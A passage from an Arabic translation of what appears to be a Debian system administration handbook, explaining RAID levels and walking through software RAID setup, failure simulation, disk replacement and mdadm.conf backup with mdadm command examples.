TLS_CACERT      /etc/ssl/certs/ca-certificates.crt
```

استعرض هذا الفصل جزءاً من برمجيات المخدمات المتاحة فقط؛ لكنه شرح معظم الخدمات الشبكية الشائعة. حان الوقت الآن للدخول في فصل تقني أكثر: سوف نتعمق في تفاصيل بعض المفاهيم، ونشرح عمليات التنصيب على نطاق واسع، والحوسبة الظاهرية.

الفصل 12. الإدارة المتقدمة

المحتويات:

يعيد هذا الفصل النظر في بعض القضايا التي ناقشناها سابقاً، لكن من وجهة نظر مختلفة: سوف ندرس تجهيز الأنظمة الكبيرة بدلاً من تجهيز حاسوب مفرد؛ وسوف نتعلم ضبط LVM و RAID يدوياً بدل الضبط الآلي عند التثبيت، حتى نتمكن من تعديل الخيارات التي حددناها سابقاً. أخيراً، سوف نتحدث عن أدوات المراقبة وتقنيات المحاكاة. أي أن هذا الفصل موجّه لمديري النظم المحترفين أكثر مما يركز على ما يهم الأفراد الذين يديرون شبكة منزلية.

12.1. RAID و LVM

استعرض الفصل 4، *التثبيت* ص 89 هذه التقنيات من وجهة نظر برنامج التثبيت، والطريقة التي دمجت فيها هذه التقنيات حتى يكون إعدادها سهلاً منذ البداية. يجب على مدير النظام أن يستطيع معالجة الحاجات المتزايدة للمساحة التخزينية بعد التثبيت الأولي للنظام، دون اللجوء إلى عملية إعادة التثبيت المكلفة (من ناحية الوقت والجهد). أي أن مدير النظام يجب أن يستخدم الأدوات المطلوبة لتعديل نظامي LVM و RAID بمهارة.

تستخدم تقنيتا LVM و RAID لعزل الحيز التخزيني المتاح لنظام الملفات عن الحيز التخزيني الفيزيائي (الأقراص الصلبة الفعلية أو الأقسام partitions)؛ تحمي تقنية RAID البيانات من خلال التخزين الفائض، بينما تجعل تقنية LVM إدارة البيانات أكثر مرونة واستقلالاً عن السعة الحقيقية للأقراص التي تحميل تلك البيانات. في الحالتين، يعتمد النظام على أجهزة تخزينية جديدة، يمكن استخدامها لإنشاء نظم ملفات أو مساحات swap، دون أن ترتبط بقرص فيزيائي واحد. إن جذور التقنيتين مختلفة كثيرًا، لكن وظائفهما متشابهة نوعًا ما، ولهذا غالبًا ما تذكران معًا.

منظور

Btrfs يجمع بين LVM وRAID

في حين أن RAID و LVM هما نظامان فرعيان للنواة يعملان بين أجهزة التخزين وبين نظام الملفات، *btrfs* هو نظام ملفات جديد، طورته أوراكل في البداية، يهدف للجمع بين مزايا RAID و LVM وأكثر من ذلك. إن معظم أجزاء النظام جاهزة، بالرغم من أنها لا تزال تعتبر « تجريبية » لأن تطويرها غير مكتمل (بعض المزايا لم تصل مرحلة التطبيق بعد)، وقد شهد بعض الاستخدامات في البيئات الإنتاجية.

→ http://btrfs.wiki.kernel.org/

من المزايا التي تستحق الذكر هي إمكانية أخذ لقطة snapshot لشجرة نظام الملفات عند أي لحظة زمنية. هذه اللقطة لا تحجز أي مساحة على القرص، إذا أن البيانات لا تنسخ قبل أن تجرى بعض التغييرات عليها. كما أن نظام الملفات يعالج أيضًا الضغط الشفاف للملفات، وهناك checksums تضمن سلامة كافة البيانات المخزنة.

في حال استخدام RAID أو LVM، توفر النواة ملف جهاز تخزيني (كتلي) block device file، يشبه الملفات التي تمثل الأقراص الصلبة أو أقسام الأقراص. عندما يحتاج أحد التطبيقات، أو أحد أجزاء النواة، للوصول إلى كتلة block من جهاز تخزيني من هذا النوع، يعمل النظام الفرعي المناسب (نظام LVM أو RAID) على توجيه هذه الكتلة إلى الطبقة الفيزيائية الموافقة. وحسب إعداد النظام، يمكن أن تُخزَّن هذه الكتلة على قرص فيزيائي واحد أو أكثر، كما أن موقعها الفيزيائي قد لا يرتبط بموقعها ضمن الجهاز المنطقي.

12.1.1. Software RAID

كلمة RAID تعني *Redundant Array of Independent Disks*. يهدف هذا النظام إلى حماية البيانات من الضياع في حال عطب القرص الصلب. المبدأ العام بسيط جدًا: تخزن البيانات على عدة أقراص فيزيائية بدلًا من تخزينها على قرص واحد، ويكون مستوى التخزين الفائض قابلاً للضبط. بالاعتماد على هذا التخزين الفائض، يمكن استعادة البيانات دون أية خسارة حتى في حال تعطل أحد الأقراص بشكل غير متوقع.

> *ثقافة*
>
> *Independent* أو *inexpensive*؟
>
> كان حرف I في الاختصار RAID يرمز لكلمة *inexpensive*، لأن RAID قدمت نقلة نوعية في أمان البيانات دون الاضطرار لشراء أقراص متطورة باهظة الثمن. إلا أنها اليوم تروج على أنها تشير إلى *independent*، ربما حتى لا تعطي انطباعاً غير مرغوب بالفقر.

يمكن تطبيق RAID باستخدام عتاد خاص (وحدات RAID مدمجة في متحكِّمات SCSI أو SATA) أو برمجيًا (عبر النواة). سواء كان النظام يعتمد على العتاد أو البرمجيات، يستطيع RAID أن يبقى في الخدمة عند عطب أحد الأقراص إذا كان هناك تخزين فائض كاف؛ إذا يمكن للطبقة العليا (التطبيقات) أن تستمر بالوصول إلى البيانات بغض النظر عن العطل. طبعاً، يمكن أن يؤثر « وضع degraded » هذا على الأداء، كما أن الفائض التخزيني ينخفض، ما يعني إمكانية خسارة البيانات إذا حصل عطل آخر في الأقراص. ولهذا لا يتم الاعتماد على degraded mode عمليًا إلا خلال المدة اللازمة لاستبدال القرص المعطوب. يستطيع نظام RAID إعادة بناء المعلومات اللازمة للعودة إلى الوضع الآمن بعد تثبيت القرص الجديد. لن تلاحظ البرمجيات أي شيء، أو ربما تشعر ببعض البطء في سرعة الوصول إلى البيانات عندما تكون المصفوفة في الوضع degraded أو أثناء مرحلة إعادة بناء البيانات المفقودة.

عندما يعتمد على العتاد لبناء مصفوفات RAID، فغالباً ما يتم إعداد النظام عبر أداة إعداد BIOS، وتعتبر النواة مصفوفة RAID كقرص واحد، يعمل مثل قرص فيزيائي قياسي، إلا أن اسم الجهاز قد يختلف. مثلاً، النواة في سكويز أظهرت بعض مصفوفات RAID العتادية بالاسم `/dev/cciss/c0d0`؛ ثمّ تغيّر هذا الاسم في نواة ويزي إلى الاسم `/dev/sda` وهو طبيعي أكثر، لكن قد تبقى متحكمات RAID الأخرى تعمل بشكل مختلف.

سوف نركز على RAID البرمجي فقط في هذا الكتاب.

12.1.1.1. مستويات RAID المختلفة

في الواقع RAID ليس نظاماً واحداً، بل مجموعة من النظم لكل منها مستوى؛ وتختلف المستويات عن بعضها بالتنظيم وكمية الفائض التي تقدمها. كلما كان الفائض أكبر كلما كان النظام أكثر مقاومة للأعطال، ذلك لأن

النظام سيبقى في الخدمة مع المزيد من الأقراص المعطوبة. الناحية السلبية هي أن المساحة التخزينية المتاحة للاستعمال تصغر؛ وذلك بسبب الحاجة لأقراص أكثر لتخزين الكمية نفسها من البيانات.

Linear RAID

مع أن نظام RAID الفرعي في النواة يدعم إنشاء « Linear RAID »، إلا أن هذا النوع ليس RAID أصلاً، إذا أن هذا الإعداد ليس فيه أي فائض. كل ما يحدث هو أن النواة تجمع عدة أقراص مع بعضها بأسلوب end-to-end (نهاية القرص الأول مع بداية الثاني وهكذا) وتقدم مجموع الحجم التخزيني بشكل قرص ظاهري واحد (one block device). هذه هي وظيفته كلها. نادرًا ما يستخدم هذا النمط وحده (اقرأ الفقرات التالية لتتعرف على الحالات الاستثنائية)، خصوصًا أن افتقاره للفائض يعني أن تعطل أحد الأقراص سيودي بالمجموع التخزيني كله، مع بياناته.

RAID-0

لا يقدم هذا المستوى أية فائض أيضًا، لكن الأقراص لا تتقاطر خلف بعضها بشكل بسيط: بل تقسم إلى شرائط *stripes*، ويتم تخزين أجزاء القرص الظاهري على الشرائط بشكل متناوب بين الأقراص الفيزيائية. في نظام RAID-0 ذو قرصين، مثلًا، تُخَزَّن الأجزاء الزوجية من القرص الظاهري على القرص الفيزيائي الأول، والأجزاء الفردية على القرص الفيزيائي الثاني.

لا يسعى هذا النظام لزيادة الوثوقية، نظرًا لأن كافة البيانات ستضيع إذا فشل أحد الأقراص (كما في حالة Linear RAID)، لكنه يهدف لرفع الأداء: سوف تتمكن النواة أثناء الوصول التسلسلي لكميات كبيرة من البيانات المستمرة من القراءة من القرصين معًا (أو الكتابة عليهما معًا) على التوازي، وهو ما يزيد مستوى نقل البيانات. على أية حال، فإن استخدام RAID-0 في تناقص، بعد أن احتلّ LVM مكانه في تحقيق هذه الميزة (انظر لاحقاً).

RAID-1

يعرف هذا المستوى أيضًا باسم « RAID mirroring »، وهو الأبسط والأكثر انتشاراً. يعتمد هذا المستوى –في شكله المعياري– على قرصين فيزيائيين لهما السعة ذاتها، ويعطي قرصًا منطقيًا له نفس السعة أيضًا. تخزن البيانات نفسها على القرصين، ولذلك كان « mirror » هو الاسم الثاني لهذا المستوى. إذا تعطّل أحد القرصين، تبقى البيانات متوفرة على الآخر. يمكن طبعاً إعداد RAID-1 على أكثر من قرصين بالنسبة للبيانات الهامة جدًا، لكن هذا سيزيد نسبة الكلفة للمساحة التخزينية.

ملاحظة

سعة الأقراص وسعة العنقود

إذا تم إعداد قرصين من سعتين مختلفتين في مرآة RAID-1، لن يستخدم القرص الأكبر بشكل كامل، لأنه سيحوي نفس البيانات التي يحويها القرص الأصغر فقط. أي أن المساحة المتوفرة للاستخدام في قرص RAID-1 الناتج ستطابق سعة أصغر قرص في المصفوفة. هذا القانون ينطبق على مستويات RAID اللاحقة أيضًا، رغم أن الفائض مخزن بأسلوب مختلف.

لذلك كان مهماً أن تجمع الأقراص ذات السعات المتساوية أو المتقاربة جدًا عند إعداد مصفوفات RAID (ما عدا RAID-0 و Linear RAID)، حتى تتجنب الهدر في الموارد.

ملاحظة

الأقراص الاحتياطية

يمكن إضافة أقراص أكثر مما هو مطلوب للمصفوفة في مستويات RAID التي تحتوي على فائض. يمكن استخدام الأقراص الإضافية كبديل عندما يتعطّل أحد الأقراص الرئيسية. مثلًا، في حالة تطبيق مرآة بقرصين مع قرص احتياطي واحد، سوف تعيد النواة بناء المرآة تلقائيًا (وفوريًا) باستخدام القرص الاحتياطي إذا تعطّل أحد القرصين الرئيسيين. يمكن اعتماد هذا الأسلوب كخط أمان إضافي للبيانات الحساسة.

قد يتساءل المرء عن سبب تفضيل هذا الأسلوب على إعداد مرآة بثلاثة أقراص ببساطة. إن ميزة إعداد « القرص الاحتياطي » هي إمكانية مشاركة القرص الاحتياطي بين عدة مصفوفات RAID. يمكن مثلًا، إعداد ثلاثة مصفوفات RAID-1، مع ضمان حماية الفائض حتى في حال تعطل أحد الأقراص باستخدام سبعة أقراص فقط (ثلاثة أزواج واحتياطي واحد)، بدلاً من تسعة أقراص كنا سنحتاجها لإعداد ثلاثة مرايا ثلاثية.

بالرغم من ارتفاع كلفة هذا المستوى (نظراً لأن المساحة التخزينية المتاحة تساوي نصف المساحة الفيزيائية في أحسن الأحوال)، إلا أنه استخدامه منتشر عملياً. فهم هذا المستوى بسيط، وهو يؤدي عملية نسخ احتياطي بسيطة جدًا: بما أن القرصين يخزنان المحتوى نفسه، يمكن فصل أحدهما مؤقتًا دون التأثير على عمل النظام. غالبًا ما يكون أداء الأقراص عند القراءة مرتفعاً، لأن النواة تستطيع قراءة نصف البيانات من كل قرص على التوازي، في حين لا ينخفض الأداء كثيراً عند الكتابة. تبقى البيانات متاحة في مصفوفة RAID-1 ذات N قرص، حتى في حال تعطل N-1 قرص.

RAID-4

هذا المستوى من RAID غير منتشر كثيراً. يستخدم هذا المستوى N قرص لتخزين البيانات المفيدة، وقرص إضافي لتخزين معلومات فائضة. إذا تعطل القرص الإضافي، يستطيع النظام إعادة بناء محتوياته

اعتمادًا على الأقراص الأخرى. أما إذا تعطل أحد أقراص المعلومات فيستخدم النظام الأقراص المتبقية منها (N-1 قرص) مع القرص الإضافي (قرص الازدواجية – disk « parity ») لإعادة بناء البيانات المفقودة.

إن كلفة RAID-4 ليست مرتفعة جداً بما أن الزيادة في الكلفة هي 1 إلى N كما أنه تأثيره على سرعة القراءة غير ملحوظ، لكن أداء الكتابة ينخفض. من ناحية أخرى، عند كل عملية كتابة على أحد أقراص المعلومات يجب الكتابة على قرص الازدواجية أيضًا، ما قد يؤدي لتقصير عمره بشكل كبير. تبقى البيانات في مصفوفة RAID-4 بأمان في حال عطب قرص واحد (من المصفوفة كلها ذات N+1 قرص).

RAID-5

يعالج المستوى RAID-5 مشكلة اللاتناظر التي يعاني منها RAID-4: حيث تنتشر معلومات الازدواجية على جميع الأقراص في مصفوفة N+1، ولا يوجد دور محدد لأي قرص منها.

أداء القراءة والكتابة مطابق لأداء RAID-4. كما أن النظام هنا أيضًا يتحمل تعطل قرص واحد فقط (من أصل N+1 قرص).

RAID-6

يمكن اعتبار RAID-6 كامتداد للمستوى RAID-5، إذ أن كل سلسلة مؤلفة من N كتلة تحتاج إلى كتلتين فائضتين، وكل سلسلة من N+2 كتلة تنتشر على N+2 قرص.

كلفة هذا المستوى أعلى بقليل من المستويين السابقين، لكنه يزيد مستوى الأمان إذا يستطيع العمل حتى لو تعطل قرصين (من أصل N+2) دون تأثر البيانات. الجانب السلبي هو أن عمليات الكتابة على الأقراص تحتاج لكتابة كتلة بيانات واحدة وكتلتين فائضتين، وهذا يجعل الكتابة أبطأ.

RAID-1+0

للأمانة العلمية هذا ليس مستوى RAID، لكنه تركيب لمستويين وراء بعضهما. إذا كان لدينا N×2 قرص، يمكننا أن نجمع كل زوج منها للحصول على N قرص من مستوى RAID-1؛ ثم نجمع هذه الأقراص في قرص واحد إما باستخدام « linear RAID » أو عبر LVM. إذا استخدمنا LVM فإننا نتجاوز حدود RAID، لكن هذه ليست مشكلة في الواقع.

تتحمل مصفوفات RAID-1+0 تعطل عدة أقراص: فالمصفوفة الموضحة سابقاً يمكن أن تتحمل تعطل N قرص إذا كانت تحوي N×2 قرص، بشرط أن ينجو قرص واحد على الأقل من كل زوج من أقراص RAID-1.

التعمق أكثر

RAID-10

يعتبر RAID-10 كمرادف للمستوى RAID-1+0 عموماً، لكن هناك خاصية في لينكس تجعل الثاني حالة خاصة من الأول. يسمح هذا الإعداد ببناء نظام تُخزَّن فيه كل كتلة على قرصين مختلفين، حتى لو كان عدد الأقراص في النظام فردياً، ويتبع توزيع النسخ على الأقراص نموذجاً محدداً يمكن تعديله.
سيختلف مستوى الأداء تبعاً لنموذج التقسيم المتبع ومستوى الفائض، وحمل الحيز التخزيني المنطقي.

من الواضح أن اختيار مستوى RAID الملائم يعتمد على متطلبات وقيود كل تطبيق. لاحظ أن الحاسوب الواحد يمكن أن يحوي عدة مصفوفات RAID ذات مستويات مختلفة.

12.1.1.2. إعداد RAID

يحتاج إعداد RAID لحزمة `mdadm`؛ التي توفر الأمر **`mdadm`** الذي يستخدم لإنشاء وتعديل مصفوفات RAID، كما توفر أيضًا سكربتات وأدوات تدمج البرنامج في أجزاء نظام التشغيل الأخرى، بما فيه نظام المراقبة.

مثالنا هو مُخدِّم فيه عدد من الأقراص، بعضها مستخدم، والباقي متاح لإعداد مصفوفة RAID. هذه هي الحالة الإبتدائية للأقراص والأقسام:

- القرص `sdb`، 4 غ.ب، متاح بالكامل؛
- القرص `sdc`، 4 غ.ب، متاح بالكامل أيضاً؛
- القسم `sdd2` من القرص `sdd` متاح (حوالي 4 غ.ب)؛
- أخيراً، القرص `sde`، أيضاً 4 غ.ب متاح بالكامل.

ملاحظة

التعرف على أقراص RAID القديمة

يسرد الملف `/proc/mdstat` جميع أقراص RAID السابقة وحالاتها. يجب أن تنتبه إلى عدم استخدام اسم قرص مستخدم مسبقًا عند إنشاء قرص جديد.

سوف نستخدم هذه العناصر الفيزيائية لبناء حيزين تخزينيين، أحدهما RAID-0، والآخر RAID-1 (مرآة). دعنا نبدأ ببناء حيز RAID-0:

```
# mdadm --create /dev/md0 --level=0 --raid-devices=2 /dev/sdb /dev/sdc
mdadm: Defaulting to version 1.2 metadata
mdadm: array /dev/md0 started.
# mdadm --query /dev/md0
```

```
/dev/md0: 8.00GiB raid0 2 devices, 0 spares. Use mdadm --detail for more detail.
# mdadm --detail /dev/md0
/dev/md0:
        Version : 1.2
  Creation Time : Thu Jan 17 15:56:55 2013
     Raid Level : raid0
     Array Size : 8387584 (8.00 GiB 8.59 GB)
   Raid Devices : 2
  Total Devices : 2
    Persistence : Superblock is persistent

    Update Time : Thu Jan 17 15:56:55 2013
          State : clean
 Active Devices : 2
Working Devices : 2
 Failed Devices : 0
  Spare Devices : 0

     Chunk Size : 512K

           Name : mirwiz:0  (local to host mirwiz)
           UUID : bb085b35:28e821bd:20d697c9:650152bb
         Events : 0

    Number   Major   Minor   RaidDevice State
       0       8       16        0      active sync   /dev/sdb
       1       8       32        1      active sync   /dev/sdc
# mkfs.ext4 /dev/md0
mke2fs 1.42.5 (29-Jul-2012)
Filesystem label=
OS type: Linux
Block size=4096 (log=2)
Fragment size=4096 (log=2)
Stride=128 blocks, Stripe width=256 blocks
524288 inodes, 2096896 blocks
104844 blocks (5.00%) reserved for the super user
First data block=0
Maximum filesystem blocks=2147483648
64 block groups
32768 blocks per group, 32768 fragments per group
8192 inodes per group
Superblock backups stored on blocks:
       32768, 98304, 163840, 229376, 294912, 819200, 884736, 1605632

Allocating group tables: done
Writing inode tables: done
Creating journal (32768 blocks): done
Writing superblocks and filesystem accounting information: done
# mkdir /srv/raid-0
# mount /dev/md0 /srv/raid-0
# df -h /srv/raid-0
Filesystem      Size  Used Avail Use% Mounted on
/dev/md0        7.9G  146M  7.4G   2% /srv/raid-0
```

يحتاج الأمر **`mdadm --create`** عدة متغيرات: اسم الحيز الذي سيتم إنشاؤه (`/dev/md*`، حيث ترمز md إلى *Multiple Device*—« أجهزة متعددة »)، ومستوى RAID، وعدد الأقراص (هذا المتغير إلزامي رغم أنه لا يفيد إلا مع مستويات RAID-1 وما فوق)، والأجهزة الفيزيائية التي ستستخدم. بعد إنشاء الحيز، يمكننا استخدامه كما نستخدم أي قسم عادي، فيمكن إنشاء نظام ملفات عليه، وربطه بشجرة الملفات، وغير ذلك.

لاحظ أن إنشاء حيز RAID-0 على md0 هو محض صدفة، وترقيم المصفوفة لا يشترط أن يتعلق بمستوى RAID المختار. كما يمكن إنشاء مصفوفات RAID بأسماء محددة، عبر إعطاء **mdadm** متغير مثل /dev/md/linear بدلاً من /dev/md0.

يتم إنشاء RAID-1 بأسلوب مشابه، ولا تظهر الاختلافات إلا بعد عملية الإنشاء:

```
# mdadm --create /dev/md1 --level=1 --raid-devices=2 /dev/sdd2 /dev/sde
mdadm: Note: this array has metadata at the start and
    may not be suitable as a boot device.  If you plan to
    store '/boot' on this device please ensure that
    your boot-loader understands md/v1.x metadata, or use
    --metadata=0.90
mdadm: largest drive (/dev/sdd2) exceeds size (4192192K) by more than 1%
Continue creating array? y
mdadm: Defaulting to version 1.2 metadata
mdadm: array /dev/md1 started.
# mdadm --query /dev/md1
/dev/md1: 4.00GiB raid1 2 devices, 0 spares. Use mdadm --detail for more detail.
# mdadm --detail /dev/md1
/dev/md1:
        Version : 1.2
  Creation Time : Thu Jan 17 16:13:04 2013
     Raid Level : raid1
     Array Size : 4192192 (4.00 GiB 4.29 GB)
  Used Dev Size : 4192192 (4.00 GiB 4.29 GB)
   Raid Devices : 2
  Total Devices : 2
    Persistence : Superblock is persistent

    Update Time : Thu Jan 17 16:13:04 2013
          State : clean, resyncing (PENDING)
 Active Devices : 2
Working Devices : 2
 Failed Devices : 0
  Spare Devices : 0

           Name : mirwiz:1  (local to host mirwiz)
           UUID : 6ec558ca:0c2c04a0:19bca283:95f67464
         Events : 0

    Number   Major   Minor   RaidDevice State
       0       8       50        0      active sync   /dev/sdd2
       1       8       64        1      active sync   /dev/sde
# mdadm --detail /dev/md1
/dev/md1:
[...]
          State : clean
[...]
```

تلميح

RAID والأقراص والأقسام

كما هو واضح من المثال، يمكن بناء أجهزة RAID من أقسام الأقراص، ولا يشترط استخدام أقراص كاملة.

هناك بضعة ملاحظات. أولاً، يلاحظ **mdadm** اختلاف سعة العناصر الفيزيائية؛ وبما أن هذا يعني ضياع بعض المساحة من العنصر الأكبر، يطلب من المستخدم تأكيد العملية.

الأهم من هذا هو حالة المرآة. لاحظ كيف كانت resyncing ثم انتقلت إلى active. إن الحالة الطبيعية لمرآة RAID هي أن تتطابق محتويات القرصين. لكن لا شيء يضمن هذا التطابق عند إنشاء المصفوفة أول مرة، ولذلك يعمل نظام RAID الفرعي على ضمان هذا بنفسه، ويبدأ طور مزامنة المحتويات بعد إنشاء المصفوفة مباشرة. بعد فترة من الزمن (تختلف المدة حسب حجم الأقراص الفعلي...)، تنتقل مصفوفة RAID إلى حالة « active ». لاحظ أن المصفوفة تكون في الوضع degraded خلال طور إعادة البناء، وأن الفائض التخزيني غير جاهز بعد. إذا تعطل قرص أثناء مرحلة الخطر تلك، فسوف يؤدي ذلك إلى خسارة البيانات كلها. لكن نادرًا ما تستخدم مصفوفات RAID الجديدة لتخزين كميات كبيرة من البيانات الحساسة قبل أن تنتهي مرحلة تهيئتها الأولية. لاحظ أيضًا أن `/dev/md1` جاهز للاستخدام حتى في وضع degraded، وأنه يمكن إنشاء نظام ملفات عليه، كما يمكن نسخ البيانات إليه أيضًا.

> *تلميح*
>
> إنشاء مرآة في وضع degraded
>
> أحيانًا لا يكون القرصان جاهزين فورًا لحظة إنشاء مرآة RAID-1، مثلاً يمكن أن أحد القرصين الذين نريد استخدامهما مستخدم أصلاً لتخزين البيانات التي نريد نقلها إلى المصفوفة. في مثل هذه الحالات، من الممكن إنشاء مصفوفة RAID-1 في الوضع degraded باستخدام قرص واحد من خلال تمرير `missing` كمعامل للأمر **mdadm** بدلاً من تمرير اسم الملف الذي يمثل القرص. بعد نسخ البيانات إلى « المرآة »، يمكن إضافة القرص القديم إلى المصفوفة. عندها تبدأ عملية المزامنة، للوصول إلى الحالة الآمنة التي أردناها في البداية.

> *تلميح*
>
> إعداد مرآة بدون مزامنة
>
> تستخدم مصفوفات RAID-1 بعد إنشائها غالبًا كأقراص جديدة، وتعامل على أنها فارغة. أي أن المحتويات الأولية للقرص عديمة القيمة، لأن كل ما نحتاجه هو أن نتأكد أننا سوف نستطيع لاحقاً الوصول البيانات التي سنكتبها بعد إنشاء الحيز التخزيني الجديد، خصوصاً نظام الملفات.
>
> قد يتساءل المرء عندئذ عن فائدة مزامنة الأقراص عند إنشائها. ما الفرق إذا كانت محتويات المصفوفة متزامنة إذا كنا لن نقرأ من المصفوفة شيئًا قبل محوها وتهيئتها؟
>
> لحسن الحظ، يمكن تفادي طور المزامنة هذا بتمرير الخيار`--assume-clean` للأمر **mdadm**. لكن هذا الخيار قد يسبب مفاجآت لو حاولنا قراءة البيانات الأولية (مثلاً إذا كانت الأقراص الفيزيائية تحوي نظام ملفات مسبقًا)، لذلك فإن هذا الخيار معطل افتراضيًا.

دعنا نرى ما سيحدث عندما يتعطل أحد عناصر مصفوفة RAID-1. يمكن محاكاة عطب قرص ما باستخدام الخيار `--fail` مع الأمر **mdadm**:

```
# mdadm /dev/md1 --fail /dev/sde
mdadm: set /dev/sde faulty in /dev/md1
# mdadm --detail /dev/md1
/dev/md1:
[...]
    Update Time : Thu Jan 17 16:14:09 2013
          State : active, degraded
 Active Devices : 1
Working Devices : 1
 Failed Devices : 1
  Spare Devices : 0

           Name : mirwiz:1  (local to host mirwiz)
           UUID : 6ec558ca:0c2c04a0:19bca283:95f67464
         Events : 19

    Number   Major   Minor   RaidDevice State
       0       8       50        0      active sync   /dev/sdd2
       1       0        0        1      removed

       1       8       64        -      faulty spare   /dev/sde
```

تبقى محتويات المصفوفة متاحة (وإذا كانت مرتبطة بشجرة الملفات، فلن تشعر التطبيقات بشيء)، لكن البيانات لم تعد بأمان: فإذا تعطل القرص `sdd` أيضًا، سوف تضيع البيانات. نحن لا نريد أن نخاطر بذلك، ولهذا سوف نستبدل القرص المعطوب بقرص جديد، `sdf`:

```
# mdadm /dev/md1 --add /dev/sdf
mdadm: added /dev/sdf
# mdadm --detail /dev/md1
/dev/md1:
[...]
   Raid Devices : 2
  Total Devices : 3
    Persistence : Superblock is persistent

    Update Time : Thu Jan 17 16:15:32 2013
          State : clean, degraded, recovering
 Active Devices : 1
Working Devices : 2
 Failed Devices : 1
  Spare Devices : 1

 Rebuild Status : 28% complete

           Name : mirwiz:1  (local to host mirwiz)
           UUID : 6ec558ca:0c2c04a0:19bca283:95f67464
         Events : 26

    Number   Major   Minor   RaidDevice State
       0       8       50        0      active sync   /dev/sdd2
       2       8       80        1      spare rebuilding   /dev/sdf

       1       8       64        -      faulty spare   /dev/sde
```

```
# [...]
[...]
# mdadm --detail /dev/md1
/dev/md1:
[...]
    Update Time : Thu Jan 17 16:16:36 2013
          State : clean
 Active Devices : 2
Working Devices : 2
 Failed Devices : 1
  Spare Devices : 0

           Name : mirwiz:1  (local to host mirwiz)
           UUID : 6ec558ca:0c2c04a0:19bca283:95f67464
         Events : 41

    Number   Major   Minor   RaidDevice State
       0       8       50        0      active sync   /dev/sdd2
       2       8       80        1      active sync   /dev/sdf

       1       8       64        -      faulty spare   /dev/sde
```

هنا أيضاً تبدأ النواة طور إعادة بناء تلقائيًا، وتبقى المصفوفة خلال هذا الطور في الوضع degraded أيضًا لكنها متاحة للوصول. ترجع مصفوفة RAID-1 إلى الحالة الطبيعية فور انتهاء إعادة البناء. يمكن عندها أن نخبر النظام أننا سوف نزيل القرص sde من المصفوفة، حتى تبقى كمرآة RAID كلاسيكية بقرصين فقط:

```
# mdadm /dev/md1 --remove /dev/sde
mdadm: hot removed /dev/sde from /dev/md1
# mdadm --detail /dev/md1
/dev/md1:
[...]
    Number   Major   Minor   RaidDevice State
       0       8       50        0      active sync   /dev/sdd2
       2       8       80        1      active sync   /dev/sdf
```

عند هذه اللحظة يمكن فصل القرص الفيزيائي عند إيقاف تشغيل المخدم، أو يمكن حتى فصلها مباشرة إذا كان العتاد يسمح بالتبديل الساخن hot-swap. تسمح بعض متحكمات SCSI، ومعظم أقراص SATA، والسواقات الخارجية التي تعمل عبر USB أو Firewire بهذا النوع من التبديل.

12.1.1.3. النسخ الاحتياطي للإعدادات

تُحفَظ معظم البيانات الفوقية (meta-data) الخاصة بمصفوفات RAID مباشرة على الأقراص التي تنتمي لهذه المصفوفات، حتى تتعرف النواة على المصفوفات ومكوناتها وتجمعها آليًا عند إقلاع النظام. لكن الأفضل أخذ نسخة احتياطية عن هذه البيانات، لأن عملية التعرف هذه قد تفشل، ومن المتوقع ألا تفشل هذه العملية إلا في الظروف الحساسة. فلو كان عطل القرص sde في مثالنا حقيقيًا (وليس ظاهريًا كما فعلنا) ثم أعيد تشغيل النظام دون إزالة هذا القرص sde، فقد يعود هذا القرص إلى العمل ثانية نتيجة عملية الاستكشاف أثناء إعادة الإقلاع. سوف تصطدم النواة إذًا بثلاثة أقراص فيزيائية، كلٌّ منها يدعي أنه يحوي نصف الحيز التخزيني المقابل

للمصفوفة نفسها. أو يمكن أن يحدث التباس عند دمج مصفوفات RAID من مخدمين إلى مخدم واحد فقط. إذا كانت هذه المصفوفات تعمل بشكل صحيح قبل نقل الأقراص، سوف تتمكن النواة من التعرف على الأزواج وجمعها بشكل صحيح؛ لكن إذا كانت الأقراص على المخدم القديم مجموعة مع بعضها في مصفوفة اسمها md1، وكان المخدم الجديد يحوي md1 أيضًا، فسوف تعاد تسمية إحدى المرآتين.

إذاً لا بد من أخذ نسخة احتياطية عن الإعدادات، حتى لو كانت للاستئناس فقط. الطريقة المعيارية لعمل هذا هي تحرير الملف /etc/mdadm/mdadm.conf، إليك مثالاً عن هذا الملف:

مثال 12.1. ملف إعداد **mdadm**

```
# mdadm.conf
#
# Please refer to mdadm.conf(5) for information about this file.
#

# by default (built-in), scan all partitions (/proc/partitions) and all
# containers for MD superblocks. alternatively, specify devices to scan, using
# wildcards if desired.
DEVICE /dev/sd*

# auto-create devices with Debian standard permissions
CREATE owner=root group=disk mode=0660 auto=yes

# automatically tag new arrays as belonging to the local system
HOMEHOST <system>

# instruct the monitoring daemon where to send mail alerts
MAILADDR root

# definitions of existing MD arrays
ARRAY /dev/md0 metadata=1.2 name=mirwiz:0 UUID=bb085b35:28e821bd:20d697c9:650152bb
ARRAY /dev/md1 metadata=1.2 name=mirwiz:1 UUID=6ec558ca:0c2c04a0:19bca283:95f67464

# This configuration was auto-generated on Thu, 17 Jan 2013 16:21:01 +0100
# by mkconf 3.2.5-3
```

أحد أهم التفاصيل هو خيار DEVICE، الذي يعدد الأجهزة التي يفحصها النظام بحثًا عن مكونات مصفوفات RAID عند الإقلاع. لقد استبدلنا في مثالنا القيمة الافتراضية – partitions containers – بلائحة واضحة تسرد أسماء ملفات الأجهزة، ذلك لأننا اخترنا استخدام بعض الأقراص الكاملة وليس الأقسام فقط.

آخر سطرين في مثالنا يسمحان للنواة بإسناد رقم الحيز المناسب إلى المصفوفة المناسبة. إن البيانات الفوقية المخزنة على الأقراص نفسها تكفي لإعادة جمع المصفوفات، لكنها لا تكفي لمعرفة رقم الحيز (ولا معرفة اسم /dev/md* الموافق للجهاز).

لحسن الحظ، يمكن توليد هذه الأسطر آليًا:

```
# mdadm --misc --detail --brief /dev/md?
ARRAY /dev/md0 metadata=1.2 name=mirwiz:0 UUID=bb085b35:28e821bd:20d697c9:650152bb
ARRAY /dev/md1 metadata=1.2 name=mirwiz:1 UUID=6ec558ca:0c2c04a0:19bca283:95f67464
```

لا تعتمد محتويات هذه السطور على الأقراص المتضمنة في المصفوفة. فلا حاجة إلى إعادة توليدها عند استبدال قرص معطوب بآخر جديد. لكن يجب الانتباه إلى تحديث الملف عند إنشاء مصفوفة RAID جديدة أو حذف واحدة قديمة.

LVM .12.1.2

